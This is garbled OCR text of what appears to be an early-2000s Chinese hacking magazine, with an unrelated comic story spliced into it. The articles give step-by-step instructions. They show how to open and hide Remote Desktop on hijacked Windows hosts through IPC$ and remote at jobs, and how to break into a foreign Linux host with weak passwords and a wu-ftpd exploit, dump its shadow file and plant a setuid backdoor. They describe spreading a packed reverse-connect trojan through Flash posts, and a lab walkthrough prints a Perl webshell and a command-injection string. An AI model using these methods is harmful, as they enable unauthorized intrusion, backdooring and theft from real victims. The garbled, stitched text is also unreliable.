FRESHMAN TRAINING CENTER 〉栏目编辑 \socket/guojpeng \socket@hacker.com.cn

打开本地CMD,输入: ROTS.vbs XXX.XXX. XX.XXX dahubaobao dahu 3389 /fr

注意: /fr 为强制重启, /r 为普通重启, 不要搞 混了。脚本会判断目标系统类型,如果不是Server及 以上版本,就会提示你是否要取消。

优点:成功率高。

缺点:必须重新启动。

2. 使用批处理open3389.bat

使用方法:

open3389.bat IP user password open3389.bat 目标IP 用户名 密码

还是打开CMD,输入: open3389.bat XXX.

XXX.XX.XXX dahubaobao dahu,这样就打开了 3389,bat文件真的很好用,建议大家去学习。

优点: 不必重新启动。

缺点:成功率不高。

3. 使用HBULOT

这个工具要上传到对方的机器然后执行,比较麻 烦。

C:\>net use \\XXX.XXX.XXX.XXX\IPC\$ "dahu" /user: "dahubaobao" // 建立 IPC 连接 C:\>copy HBULOT.exe \\ XXX.XXX.XXX \WINNT\admin\$ //上传到对方的systeme32 目录下。

C:\>net use \\XXX.XXX.XXX.XXX\IPC\$ /del // 断开 IPC

然后Telnet上去,到对方的WINNT\systeme32目 录下,直接运行HBULOT.exe即可(图1)。



图 1

完全手工开启终端服务

下面要介绍的方法不需要工具。

首先Telnet上去,输入query user,使用这个命令 的前提是安装终端,如果出现图2所示的情况,就表明



图 2

安装了终端。如果没有,那就证明没有安装,请看我是 怎么做的。

C:\> dir c:\sysoc.inf /s // 查找sysoc.inf 文 件的位置 c:\WINNT\inf 的目录 2003-06-19 12:05 3,458 sysoc.inf 1 个文件 3,458 字节 C:\>dir c:\sysocmgr.* /s// 查找组件安装程序 c:\WINNT\system32 的目录 1900-10-29 04:00 42,768 sysocmgr.exe 1 个文件 42,768 字节 $C: \ge cho [Components] > c: \ts$ $C: \ge cho TSEnable = on >> c: \ts$ // 建立无人职守安装的参数 C:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c: \ts /q 开启3389,并且重新启动 C:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c: $\t /q /r$ 开启3389,不重新启动。

如果重新启动,那等几分钟就可以用客户端连接 了,如果没重新启动,那就要等对方重新启动之后,才 能连接(看你的耐心喽)。

再介绍一种很方便的做法,就是做一个bat文件, 在本地运行即可,下面是bat的内容:

echo [Components] > c:\ts

echo TSEnable = on >> c:\ts

C:\sqlsysocmgr /i:c:\winnt\inf\sysoc.inf /u:



c:\ts/q

net use \ip\ipc\$ dahu /user:dahubaobao copy 路径:\xxx.bat \ip\winnt\admin\$ at time 00:00:00 xxx.bat

主机执行之后,会自动重启,之后就可以利用 3389登录了。

这个bat文件很容易,前两条语句是"建立无人职守安装的参数",第三条是真正的"开启终端的命令",第四条是"IPC连接",第五条是"把bat文件Copy到对方的winnt\system32目录下",最后是用time获取时间,然后用at命令启动。

个人推荐这种方法,比较简单,有点IPC知识的就可以实现。

修改终端服务端口

这一步很重要,我们辛苦地开启了终端服务,不能因为3389的暴露而前功尽弃,所以端口是必须修改的。先说一下原理,终端服务安装完成后,会在注册表中增加两个键,其键值分别为16进制的3389,即"0x00000D3D"。

1. 手工修改端口

2.使用修改端口的工具

有的朋友对注册表不熟悉,更有甚者恐惧注册表,认为是很难驾御的地方,那好办,下面介绍一个小工具c3389,可以在命令行下修改端口,看我是怎么做的.

Local Usage: c3389 7358

Remote Usage: c3389 \\192.168.0.1 adminname

password 7358

Local Host TermService Port is: 3389

本地修改: c3389 端口

远程修改: c3389 \\XXX.XXX.XXX.XX Admin用户 密码 端口

先来看本地修改:

打开CMD,输入c3389 post(图3)。再来看远程修




图 3

改,输入c3389 \\XXX.XXX.XXX.XX adminname password post。

到这里,端口就修改完毕了。

隐藏上次登录的用户名

在终端安装完成后,你已经登录过,那么再次登录就会显示上次登录过的用户名,如果我们添加的账户(或克隆)被管理员看到了,那不起疑心才怪呢?所以我们要隐藏登录过的用户,要实现隐藏,还是要修改注册表,具体看我怎么做:在"运行"中输入"regedit"启动注册表编辑器,依次展开:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon子键下的DontDisplayLastUserName,默认键值为"0",我们修改为"1",保存,退出,重新启动之后生效。

限制 / 指定连接终端的地址

现在我们已经给肉鸡看了终端,并且修改了端口,还做了一些简单的维护,但这还是不够的,假如某人知道了我们修改过的端口就是终端服务,那就挂

了,所以还要在肉鸡上通过IPSEC这个系统自带的而 且功能非常强大的工具来做一下限制。

1. 静态IP

假如我的IP是111.222.255.255,我们通过设置 IPSEC,来让肉鸡上的终端只通过我的连接,而拒绝 除了我以外的所有连接。首先登录终端,然后打开"管 理工具->本地安全设置",设置如下:

首先右键点击"IP安全策略 在本地机器"选择"创 建IP策略",然后打开了一个向导,即"IP安全策略向



图 4

导->下一步->名称-> 下一步"取消"激活默认响 应规则->下一步->完 成",这时会重新打开一个 "新IP安全策略 属性"(图 4),取消"使用添加向导-

>添加"出现"新规则属

性->添加",出现"IP筛选器列表",取消"使用添加向 导->添加",出现"筛选器 属性",选择"寻址"标签, 源地址设为任何IP地址,目的地址设为我的IP地址, 再选择"协议"标签,选择协议类型设为TCP,设置IP 协议端口"从任意端口-到此端口8080",关闭后回到 "新规则 属性",选择"新IP筛选器列表",再选"筛选 器操作"标签,取消"使用添加向导->添加",在"安全

措施"标签下选择"阻 止->确定->关闭" (图5),回到"新规则 属性",选中"新筛选器 操作->关闭->关 闭",回到"本地安全设 置", 选中"新IP安全策 略",右键点击"指派",



图 5

好了,总算设置完了,这样所有的机器就无法连接 8080(终端)端口了。

注意: 以上都是使用默认的名称, 所以大家在 设置的时候要注意一下。

由于上边的设置,把我自己也挡在了外面,这可 不是我所想要的,所以,我们还要建立一条规则,允许 我的IP 111.222.255.255访问对方的8080端口,方法 如下:

右键点击"新IP安 全策略->属性",不选 "使用添加向导",出现 "新规则 属性->添 加",出现"IP筛选器列 表",不选"使用添加向 导->添加",出现"筛



图 6



图 7

选器 属性",选择"寻 址"标签,设置成如图6 所示的样子。再选择 "协议"标签,设置成如 图7所示的样子,然后 "确定->关闭",回到 "新规则 属性", 选中 "新IP 筛选器列表 (1)",再选"筛选器操

作->允许->关闭->关闭",回到"本地安全设置"。

2. 动态IP

在国内,拥有静态IP的人毕竟是少数,大多数朋

友还都是拨号,虽 然现在ADSL很 普遍,但ADSL还 是虚拟拨号,即动 态IP,所以用上边 的方法设置 IPSEC肯定是不 行的,所以现在我 们要修改上边的



图 8

一条规则,使IPSEC可以通过特定子网的连接,方法 很简单,其他的都不用改,按照图8所示的方法设置就 可以了。

后记: 通过上面的设置, 肉鸡的终端已经"比 较"安全了,由于使用IPSEC总感觉很麻烦,所以 在上边的设置中特意取消了"使用添加向导",因 为这样可以更直观一些,并且附上一个IPSEC的动 画教程,希望大家喜欢,本文如有错误,还请多 多包涵。



socket: 网络安全是很广泛的范畴,并不单单只是停留在简单的 Windows 系列服务器上,*uix 系统、路由器等网络组件也需要大家有一定的了解,不然,对网络安全的理解永远只能停留在皮毛的地步,永远没有整体认识和提升,所以,本期我们特别组织了一篇经典的入侵 Linux 主机的实例性文章,希望每个朋友都能通过本文的介绍拓宽自己的技术视野,学会常见的入侵 Linux 肉鸡的方法!

难度等级: 低

前提知识 Linux使用经验,扫描器等常见工具的使用

捕获自己的 第一只Linux 肉鸡

文 / kawen

很多新手朋友对安全的认识都停留在基础的Windows系统上,其实很大程度上来说,*nix系统在网络中所占的比例是很大的,想要真正地学习网络安全,不了解这些系统的大概入侵方法和基础操作是不行的,再深入也只是井底之蛙! 所以,今天就给新手朋友们带来了一个常见的Linux系统的实际入侵方法,希望看了本文后你能找到自己的第一只Linux肉鸡! let's go!

扫描探测、确定目标

众所周知,R国的计算机技术发展迅速,全国 Linux的普及率几乎和中国人使用Windows一样,所 以,我们不能让这么好的练习资源给浪费掉!让我们 直奔R国的IP!

新手可以从代理中找到R国的IP,也可以到网络上搜索一份IP列表,找一段你看不顺眼的IP段,然后定下IP分配为210.16*.*.1到210.16*.*.255,拿出我们入侵的必备武器之一"SUPERSCAN"(wtf. 现在很多扫描程序都能判别系统的类别,具体使用哪款扫描器看自己的喜好了),在端口列表增加79端口——因为Linux的计算机上会开启FINGER服务,我们可以用此探测到目标计算机上的用户列表。等扫描到了79端口的计算机,我们就算成功了20%!看看我们的扫描结果

210.16*.*.18
[PORT SCAN]
21/FTP
22/SSL
23/TELNET
79/finger
80/WWW

-{}}}}}}

OK,就是它了!如果你不熟悉Linux基本操作,可以再使用流光进行FINGER探测,但是如果想好好地学习Linux系统安全的话,以后一定要抽时间出来学习Linux的基本操作!我比较喜欢在CMD下进行手工探测,反正黑客帝国中都是在CMD下搞的,很过瘾,呵呵。

C:>finger 0@210.16*.*.18				
[210.1	6*.*.18]			
LINE	USER	HOST <s></s>	IdleLOC A	ATION
??	ADFDF		IDLE	0
203.66	5.200.90			
??	JPJPJ		IDLE	0
210.14	1.2.12			
??	ADMINISTE	RATOR	IDLE	0
203.60	0.201.12			
??	LINUX		IDLE	0
202.16	5.211.9			
??	ORACLE		IDLE	0
203.66	5.204.92			
??	DELEX		IDLE	0



203.66.204.93

.

我们最希望看到的就是这样!不过,在实际中你 可能困难一点,并不是每个网管都这么弱智的。

侵入系统, 收集信息

拿到我们想要的东西后,直接Telnet上去,因为如 果你得到的是一个有很多用户的计算机,那么多数情 况下Telnet是能直接进入系统的! 因为很多人习惯 使用弱密码(不加密码或者密码与用户名一样),而好 就好在这种习惯是不分国界的。

c:\telnet 210.16*.*.18

login: LINUX

Password:

Last login: FEB Jul 4 17:56:09 from 202.16. 211.9(这是上次 LINUX 登陆时的 IP)

Sun Microsystems Inc. SunOS 5.6 Generic

August 1997

You have mail.

OK,我们进来了! 先别高兴得太早! 入侵才刚 刚开始!上面的步骤非常简单,稍微摸索一下就可以 实现,但新手们千万不要得意忘形,注意下面的操作 才是最重要的! 跟我来!

#who 让我们看看还有谁在系统上

呵呵,运气好,看来就咱一个人! 如果这个时候 你发现有别人在系统上,最好的办法是马上离开。然 后再找个夜阑人静的时候再来。(wtf. R国和我们的 时差大概是1个小时)

uname -a

linux

好了,下面我们开始最基本的肉鸡资料收集。这 个步骤在每次入侵中都是非常重要的,新手朋友们一 定要看清楚了。先来看一下系统是什么版本?这样有 助于你找到合适的EXPLOIT,然后提升权限。

#1s

-rw-r--r--1 delex staff 581 May 2 10: 46 local.login

-rw-r--r-- 1 delex staff 562 May 2 10:

46 local.profile

#GCC (我们需要一个编辑器 如果返回的是 gcc: not found 就说明这台机子上没有装GCC)

gcc: No input files

寻找漏洞, 提升权限

看来这台计算机装有GCC,天助我也!这下我 们可以进行溢出了。从前面的扫描结果看,这个肉鸡 开放了21端口,那么很可能是使用的wu-ftpd,而 wu-ftpd2.6.0 (1)就会产生溢出漏洞,实际表明用的 人还挺多,这时候我们需要一个wu-ftpd 2.6.0 (1) 的溢出程序,可以从网上找一个,也可以自己写,我们 选择方便的,直接找一个:

CAT > KAWEN.C

我是怕麻烦的,所以选择了上传,上传的方法很 多呀,对方既然开了21端口,你又有权限,该知道怎么 做吧?

gcc wuftpd-god.c -o wuftpd-god 编辑这个 溢出程式

./wuftpd-god -h 查看一下如何使用 Usage: ./wuftpd-god -t [-l user/pass] [-s systype] $[-o ext{ offset}] [-g] [-h] [-x]$

[-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]

target: host with any wuftpd

user: anonymous user

dir: if not anonymous user, you need to have writable directory

magic_str: magic string (see exploit description)

-g: enables magic string digging

-x: enables test mode

pass_addr: pointer to setproctitle argument ret_addr : this is pointer to shellcode

0 - RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm

1 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm

2 - SuSe 6.3 with wuftpd 2.6.0(1) from rpm

3 - SuSe 6.4 with wuftpd 2.6.0(1) from rpm

4 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1)from rpm (test)

5 - FreeBSD 3.4-STABLE with wuftpd 2.6.0 (1) from ports

* 6 - FreeBSD 3.4-STABLE with wuftpd 2.6.



0(1) from packages

7 - FreeBSD 3.4-RELEASE with wuftpd 2.6.

0(1) from ports

8 - FreeBSD 4.0-RELEASE with wuftpd 2.6.

0(1) from packages

好了,明白了大概的使用方法和说明,下面我们 就开始正式溢出了!

./wuftpd-god -s0 -t target.domain 稍等一会就出现:

[32mUSER ftp

[0m331 Guest login ok, send your complete e-mail address as password.

[32mPASS

[0m230-Next time please use your e-mail address as your password

230- for example: joe@cc456375-b.abdn1.md. home.com

230 Guest login ok, access restrictions apply. STEP 2: Skipping, magic number already exists: [87,01:03,02:01,01:02,04]

STEP 3: Checking if we can reach our return address by format string

Linux melmac 2.2.14-5.0 #1 Tue Mar 7 21: 07:39 EST 2000 i686 unknown

uid=0(root) gid=0(root) egid=50(ftp) groups=50 (ftp)

看到了吗? uid=0(root) gid=0(root) egid=50 (ftp) groups=50(ftp)。我们现在正式成为ROOT了,要知道在Linux系统中ROOT的权限是无限大的哦! 嘿嘿!

id

 $\label{eq:coot} \begin{array}{ll} \mbox{uid=0(root) gid=0(root) egid=50(ftp) groups=50} \\ \mbox{(ftp)} \end{array}$

当然,除了用EXPLOIT成为ROOT外,我们还可以抓他的密码档来破解。方法如下:

cat /etc/shadow > /root/passwd
root:34jk3h4jh3.,;8363:0:0:root:/root:/bin/
bash

bin:x:1:1:bin:/bin:

daemon:x:2:2:daemon:/sbin:

adm:x:3:4:adm:/var/adm:

lp:x:4:7:lp:/var/spool/lpd:

sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin./sbin/halt

mail:x:8:12:mail:/var/spool/mail:

news:x:9:13:news:/var/spool/news:

uucp:x:10:14:uucp:/var/spool/uucp:

operator:x:11:0:operator:/root:

linux:x:12:100:games:/usr/games:

administrator:x:89:89:Sympa Mailing list manager:/home/sympa:/bin/bash

gopher:x:13:30:gopher:/usr/lib/gopher-data:

ftp:x:14:50:FTP User:/home/ftp:

nobody:x:99:99:Nobody:/:

xfs:x:100:103:X Font Server:/etc/X11/fs:/bin/false

fax:x:10:14:Fax Master:/home/fax/:/bin/bash
postfix:x:101:233:postfix:/var/spool/postfix:
gdm:x:42:235::/home/gdm:/bin/bash
grim:9hu.u8:501:501:grim:/home/grim:/bin/bash

banal:x:102:236:BANAL Administrator:/home/banal:/bin/bash

bleeb: 36.34/363;86:502:506::/home/bleeb:/bin/bash

上面就是/etc/passwd的内容,比较方便的方法可以用john或者是小榕的乱刀来破解,不过先申明啊,这种方法并不一定非常有效果,要看对方密码设置强度,如果简单密码会很容易被破解,但是说不定就会遇到破解一个账号需要一年时间的情况哦!

保存战果,留下后门

当我们经过溢出成功以后,这个计算机就完全成了我们的肉鸡了,现在需要的是保存我们的战果,给它加一个后门方便我们以后出人:

mkdir /usr/lib/...

cp /bin/ksh /usr/lib/.../.x

chmod +s /usr/lib/.../.x

以后,只要你运行以下的命令就可以成为ROOT了!

/usr/lib/.../.x

呵呵,如果对方是一个Web Server的话,你还可以找到他的网站页面,挂上红旗什么的,嘿嘿,一般网站是放在HOME目录中的哦!



socket: 前天被运动男孩在国内很出名的一个论坛上发的Flash 帖子感动得呼天抢地, 泪流满面…… 事后问他 Flash 是不是自己做的,他很惊讶地问我是不是看了那个 Flash 了?我说当然啊!发出来不是给 人看的吗?那小子半天不说话,一会就把我珍藏的软件全部弄走了!那个时候我才知道我"上钩"了! 到底我是怎么被钓的呢?请看——

数你如何



文/图 运动男孩

网络,是一个让人永远不能放松警惕的地方,不 留神就有可能中招!这不,前两天在国内一个大论坛 上测试了利用Flash跨站攻击的方法,再加上IE Object Data Remote Execution Vulnerability漏洞, 熬啊熬啊,又被我"熬"出了一种种植反弹端口木马的 方法,在现在可是非常管用的哦!(wtf. 死小子,拿我 做实验,还偷我东西! 扣发全部稿费!)

原理 利用IE Object Data Remote Execution Vulnerability漏洞,配合反向连接木马和网页木马, 让肉鸡自动上门。

需要的工具: FLASH MX、ASP空间、反弹式木 马灰鸽子(或者网络神偷)和动鲨网页木马生成器。

首先去申请一个ASP空间,如果实在找不到免费 的,就去http://www.dns2008.cn注册一个试用的 吧。相信在4天的试用期中,你能搞到许多肉鸡!

然后制作Flash文件。如果你会做Flash动画就再 好不过了,你应该尽量做一个比较精美的,这样不会 引起别人怀疑。如果不会也不要紧,你只要在第一帧 插入一幅精美图片就行了(我们将这个Flash叫做1. swf),下面重新建立一个影片(将这个叫做2.swf),右 键单击第一帧->动作->浏览器/网络->geturl,然 后在url中输入刚才你申请ASP空间的地址(图1),在 窗口里选择"_self"之后发布两个文件,目的就是要让 网友点击观看这个Flash。



图 1

下一步要配置你的灰鸽子服务端。灰鸽子的帮助 文件里写得很明白,我就不再多说了,一步一步照着 做,然后将生成的服务端上传到你申请的空间里,之 后搞定网页木马。启动动鲨网页木马生成器,输入你 的木马的URL(也就是你刚才上传上去的那个木马 的访问位置),点击"生成木马"(图2)。



图 2

00

我的黑客女友

蝴蝶:中午鸡腿+灌水BBS、晚上水煮鱼+漏洞分析,多么惬意的精神物质双丰收生活啊!可惜好景不长,晚饭后看老独写的《我的黑客女友》,整天的物质积淀和精神满足顿时被折磨得烟消云散!吐啊吐啊,一会也就习惯了!好东西岂能独享?也给亲爱的"黑"兄弟们来次笑到肚子疼、感动到无言的折磨吧……

文/ 重庆·老独



几年前我是某二流高校某系 本科生——因此尚未娶妻; 学习

成绩不算差——因为班里还有硕果仅存的一个难兄给我垫后,这种排名多少让我有些自豪.想当初小学时候我得到第一朵小红花开始,直到高中,我挖空心思想体验一下"差等生"的"壮烈"感,可是总不能得偿,惟一的一次高中化学不及格,可惜年级最高分也才59。现在轻轻松松便实现了多年的夙愿,我终于可以尽情享受考试的痛苦和补考的快感了!

要问我对什么感兴趣,我还 真难告诉你,因为这需要历史的 总结,不过我中学喜欢写诗倒是 真的,大学喜欢啃程序也是真的。 认识我的人都感到很不可思议: 一个写诗的毫无规则不受约束的 纯感情化的人是如何转变成整天 泡在规则堆砌的代码中被束缚着 腿脚跳舞的人的?我也曾翻阅史 籍(本人日记)力图寻得蛛丝马 迹,然未果,隧与雪儿探讨过这个

再在本机上用FrontPage修改一下index.htm文件.把1.swf插入到其中(图3)。注意.一定要将那个白




图 3

色的方块调整到Flash的下面,否则可能导致不能正常运行木马文件!下面将生成的网页木马、1.swf和

2.swf一起上传到空间中。

最后只要随便找几个人气比较旺的论坛,把1.swf的地址加到Flash标签中,等上几个小时再打开灰鸽子,保证你有很多的收获!

友情提示 在上传inhex.html文件之前,你还可以再修改一下。例如改成:"请不要关闭本页,它将给你带来一个更精彩的Flash"之类的。总之,要尽量拖延时间,让这个页面更加吸引人,这样可提高成功率。此外,最好将木马的服务端加壳,这样可以逃开大多数的杀毒软件。

如果你在浏览经典的Flash的时候发现网络速度 出现异常的缓慢,或者正出现警告的话,你可千万要 小心了! 赶快为你的正打补丁吧,说不定你就会成为 别人的肉鸡啦!

问题,雪儿的解释是:"这是你进 化过程中下意识的行为,目的是 想不断地接近组织(组织指的是 她自己!),当你走完'弃诗从码' 的进化道路时,就是本姑娘对你 招安之时。"多么壮烈的言辞啊! 感动得我都想哭! ——在一起的 时候,我一点一点被代码出身的 她用"0"和"1"腐蚀着,因此,因为 她的影响才'弃诗从码'还是因为 我对程序的喜爱才落入她的魔 掌,就顺理成章地变成"鸡生蛋、 蛋生鸡"的问题,有待日后慢慢辩 驳。

列位见"雪儿"这个名字的时 候如果将之幻想成为温柔娇弱而 不禁细风轻吹、温文尔雅而善于 多愁善感,那么我只有恭喜她,她 的名字再次骗得了人们的信任! 当然,我是被骗得最惨的一个。

认识她是在大一时候的一次 上机课。对于刚刚接触计算机的 我(雪儿常用明显带有BS语气的 话称为"菜鸟")来说,拷贝一张经 过加密的磁盘真的还不如判我三 天不去撇大条(见周星驰语录), 一张盘就真让我一晚上我坐立不 安,突然一个好好好好听的声音 好像对我说:"同学,需要帮忙 嘛?"——我的噩梦就开始在这 个凝聚的时间点……

我说这张磁盘坏了,无法复 制,可是有很重要的资料。她说: "我帮你看看吧?"在她忙碌地帮 我提取磁盘文件的时候,我仔细 地浏览了她的"首页":清清丽丽, 乖乖巧巧,明明就是一个琼瑶阿 姨的毒害对象嘛! 实在看不出还 能把电脑玩得团团转,但事实上 不一会,她就搞定了磁盘。

为了发扬"滴水之恩,涌泉相 报"的优良传统和诠释"窈窕淑 女,君子好逑"的美好佳句,以及 为了顺带用幽默和文采来弥补一 下她心目中对于我在电脑方面白 痴的印象,我决定请她吃饭。我说 一起吃午饭吧。她说: "二食堂一 一不! 馨园,你请客!"看着她绽 放的笑容,我虽然很开心,但是老 觉得不对劲: 一个身高不过五尺 的男生,更不能容忍的是长得还 不帅,再加上一副公鸭嗓子,这种 人,换成让我碰见也要大开杀戒。 但是偏偏在机房被一个女英雄所 救,看样子还引起了女英雄浓厚 的兴趣。这不禁令我尴尬和狐疑: 是否存在不可预知的陷阱和隐藏 在幽暗中的老虎钳子? ——不过 因为本人还没有修练到"有美女 而不赏脸"的那种酷毙境界,姑且 随之吧。没听过"朝闻道,夕死足 矣"? 我豁出去了我!

当时的我,除了会写一首"人 见人爱花见花开"的好诗外,还有 着绝好口才,凭上下一对嘴唇周 转百十龇牙裂齿,把关老爷说成 是白脸的事情绝对是轻而易举-一特别是每逢有MM在场,更是闻 者心惊、中者语塞,引导聊天话

在辩论赛上 以一敌四犹 谈笑自如。因 此,对干这顿 饭,虽然有点 飘飘,有点心

疼(我那一周的生活费啊!),但 是丝毫不曾紧张和害怕——从历 史角度来看,这真是在下失败之 举。古语又云:"知己知彼,百战不 殆。"正是我对雪儿出身缺乏考 证,导致战略上的失策,才最终全 面败北!

馨园属幽静之所,虽然我在 BBS上对其高价菜肴有莫大愤慨, 然而每每身临其境,对其环境的 优雅却也颇多喜爱。整个进膳过 程还是比较"生动祥和",从莎士 比亚到罗斯福,从星巴克到罗纳 尔多,从黑客文化到摇滚历史,从 TCP/IP到散文和诗,彼此俊美的 脸上(我除外)都还泛着和平稳定 的气氛。老歌有云:"最美丽的季 节,当我遇见你,就像赤脚踩在青 葱草地,就像河流终于回到大海 的怀里,就像冷却夏日的一场雨, 世界变得温柔,变得好轻……"我 终于进入了一个"粪"(原文如 此!)青的爱情生活,而女友,是 个黑客!

后来才知道,原来机房的初 识其实也是雪儿同志程序的一段 代码。据雪儿官方透露,原来在校 刊和辩论赛上,我那不足五尺之



躯早已深刻于她的脑海,此番邂 逅实非纯天然。终于明白"越好看 的蘑菇越毒"的经典名句! —— 不过,修了两世光头,修来美女一 个,怎么办?嘿嘿,照单收!

当初识的兴奋和新奇渐渐褪 尽,我才知道我算亏大了! 在信 息时代,找个黑客女友实在是将 标榜自由的网络世界丢进虎口! 出于女生公寓楼下慈祥管理员老 太太的无情迫害,我们只能和大 部分人一样在寝室以外的地方谈 情说爱,而出于雪儿的专业需要, 我必须牺牲自己的品茗夜读,卖 血上网谈情说爱! ——最可惜的 是: 网上还不是我的地盘! 雪儿 来点小别扭,弄我死机999次尚不 算什么;她担心我藏娇,非要偷偷 远程控制看我是否存了美女图 片,这也不算什么;但是当我在来 不及打报告申请的情况下,到美 术学院上了会网,那么我算完蛋 了——我的IP地址肯定早就落入 著名黑客雪儿(这是她的自称,迫 于暴力威胁,不得不如此称之)的 视线。从以往经验分析可知,我至 少要花掉30分钟时间、15块钱午 餐、4块钱冰激凌,外加100句以上 诚心的、50句以上违心的称赞之 词,方才有机会解除感情封锁和 武装迫害。寒啊——至今思之,仍 有后怕。

后来我还发现,找个黑客女 友实在是对我诗人这个伟大而浪 漫的职业不利。黑客程序化的思 维让我的浪漫而自由的诗歌无处 着陆。比如说,我将其形容为月 亮,著名黑客雪儿就会问为何只

是月亮不是太阳: 我说她是我此 生最爱的姑娘,她会问我第二爱 的姑娘是谁,第三是谁。作为一代 辩才,对付这些小问题,当然还不 在话下,只是著名黑客雪儿来点 离谱的程序运算,我一代文弱书 生便完蛋矣。

某日,带其看电影、吃饭、给 她买小礼物, 搞的气氛颇为活跃, 不想临分手之际,雪儿同志突然 回头,凝视半晌,幽怨之声轻响: "今天为什么对我这么好?"谦虚 乃我之一大优点,我忙说没啥没 啥,这是我应该做的。她问我是否 拿她东西了,我说没有;问我是否 想让她帮我洗衣服,我说早洗过 了;问我是否有非分之想,我说我 是纯洁的诗人! ……最后,著名 黑客雪儿同志嚎啕大哭,搞得我 措手不及,花费面巾纸无数才追 问到她认定我是有了"外遇"心里 有鬼! 狂吐ing! ——费了十牛 三虎之力才解释清楚,之后更不 得了: 黑客命我每日对她都要如 此。再吐一次! ……



这头程序化的小动物最令我 不能忍受的是,竟将专政提到最 高限度。前日刚刚拟定了《黑客家 庭约法三章》——角落的那位朋 友你说什么?我不是黑客就可以 不遵守? 呜呜呜,我当时还不是 如此申辩,著名黑客雪儿同志在 给我的皮肉之躯进行了细致的指 甲按摩之后,严正声明: 黑客家属 也是黑客。可怜我如此便被同化, 增加了每次剪刀石头布时即使男 士赢了也要主动认输等等剥削性 不平等条约——今天又拟定了 《黑客家庭三大方针》。我说不是 前天刚刚拟定了《黑客家庭约法 三章》了嘛? 著名黑客雪儿同志 一愣,旋即说道:"哦,差点忘记 了。那么就把其统称为《黑客家庭 生活3000条例》吧!"随后我说了 句一辈子都不会原谅我自己的 话! 我说加起来也才六条啊,怎 么变成3000条例了? 雪儿同志狡 猾一笑:"嘿嘿,条数多点慢慢补 呗!"超级冰雹汗啊~~虽然我 是比较典型的"不偷不抢有理想, 不畏不怕现代化"的新时期"四不 青年",但还是在经过0.01秒的内 心激烈的挣扎后,答应了她。暴力 害人匪浅啊!

每次黑客收到我的情诗的时 候总是先要挑个半天,说什么断 句不够优化,说什么语句含有歧 异导致死循环,说什么没有经过 调试还含有大量错别字等等,但 是从其两腮出卖自己的潮红和额 头闪光的兴奋,我还是感觉得到 丝丝不绝的甜蜜。嘿嘿,得了吧, 我的黑客女友……

00

峰回路转,突出重围!

——攻防实验室第八、九关过关攻略指引



时间过的真快,从《黑客防线》攻防实验室第二轮在11月5日正式开放以来,两个月的时间飞快的消逝了——从11月杂志我们公布最新实验室关卡设置情况,12月杂志公布前七关过关攻略以来,实验室盛况空前,每天上百个不同IP同时访问的情况毫不奇怪,前七关的过关人数也从最开始的10人、50人上升到了100多人!这样的情况远远超出我们的预料。虽然实验室服务器需要我们频繁的维护,但是我们还是很高兴的,因为看到这么多读者朋友们参与了进来,都在努力的学习安全技术,我们感到非常欣慰,同时看到大家不断进步,说明我们的一片苦心没有白费!中国的网络安全整体水平一定会非常快的整体提升!

从这段时间在实验室闯关朋友的情况看来,前七关设置的比较简单,适合新手朋友们学习最基本的网络安全知识,了解常见的网络陷阱和破解方法,学习到一些网页代码加密的基本办法,相信朋友们还是有很大收获的!同时,第八关我们设置了一个LB的论坛,需要找到这个最新论坛的漏洞拿到论坛的管理员权限,也就是我们常说的Webshell,这样的情况在现实的入侵中是非常常见的,值得入侵者、论坛管理员程序编写者的共同关注;同时,为了模拟真实的入侵环境,我们还在第八关设置了一个隐藏的关卡:提升权限!在通过新的脚本漏洞拿到Webshell后,并不能直接获得服务器桌面上的第九关破解程序,还需要突破C盘设置的权限!而最

后这点难住了绝大多数的朋友!考虑到本关的设置 比较苛刻,难度也和第十关的难度相差不大,在2 004年第一期杂志上市后,我们将在1月5号左 右将第八关的难度降低,去掉C盘的权限,让研究 出LB脚本漏洞的朋友能浏览C盘下的文件,并拿 到桌面上的程序通过第八关!

第九关是破解关,设置这一关的目的是想让大家了解到破解在网络安全中的重要性,通过对程序破解方法的了解找到加密程序的办法,体现"在攻与防的对立统一中寻求突破"的最终理念!事实上,本关也是非常考技巧的,如果你的方法不对,就算破了一百年,未必能得到第十关的密码!

从 2 0 0 4 年起,我们每月攻册最后都会开设一个专门的"攻防实验室报告"板块,在这个板块里和大家一起讨论最近一个月中实验室的新进展,公布最新的获奖名单和过关方法,希望能引导大家一步步学习到新的知识,最重要的还是学习到自己研究漏洞的学习方法!好了,废话少说,切入主题,下面四个部分奉献给大家:

第八关论坛脚本漏洞分析及其利用(kyo,夏雪天)

刚过前七关的朋友最好先把黑防原来涉及到脚本漏洞分析的文章通读一遍,在认识上提高一些,温固才能知新!下面简单介绍一下第八关取得Webshell的方法,最重要的是给大家一个思路。



首先发帖,选择上传附件,在附件里包含一个CGI的webshell,再把CGI文件的后缀改为txt,上传!下面代码为CGI的Webshell:

```
#!/usr/bin/perl
binmode(STDOUT);
syswrite(STDOUT, "Content-type:text/
html\r\n\r\n",27):
$_=$ENV{QUERY_STRING};
s/\%20//ig;
s/\%2f/\//ig;
$exethis=$_:
syswrite(STDOUT, "<HTML><PRE>\r\n", 13);
open(STDERR, ">&STDOUT") || die "Can't
redirect STDERR";
system($exethis);
syswrite(STDOUT, "\r\n</PRE></HTML>
\r \n", 17);
close(STDERR);
close(STDOUT);
exit;
```

发表帖子后"编辑"帖子,在编辑帖子的"主 题"上写入以下内容并再发表:

|system('copy d:\wwwroot\hacker\bbs \non-cgi\usr\1\1_195.txt d:\wwwroot\k.cgi') #

成功后在浏览器上输入下面的 URL:

http://219.237.81.46/hacker/bbs/cgi-bin/forum1/195.pl

IE 回显复制文件成功,这样d:\www.root\k.cgi 就成了你的 Webshell 了!直接输入:

http://219.237.81.46/k.cgi?dir d: \www.root

就可以浏览了相关内容!

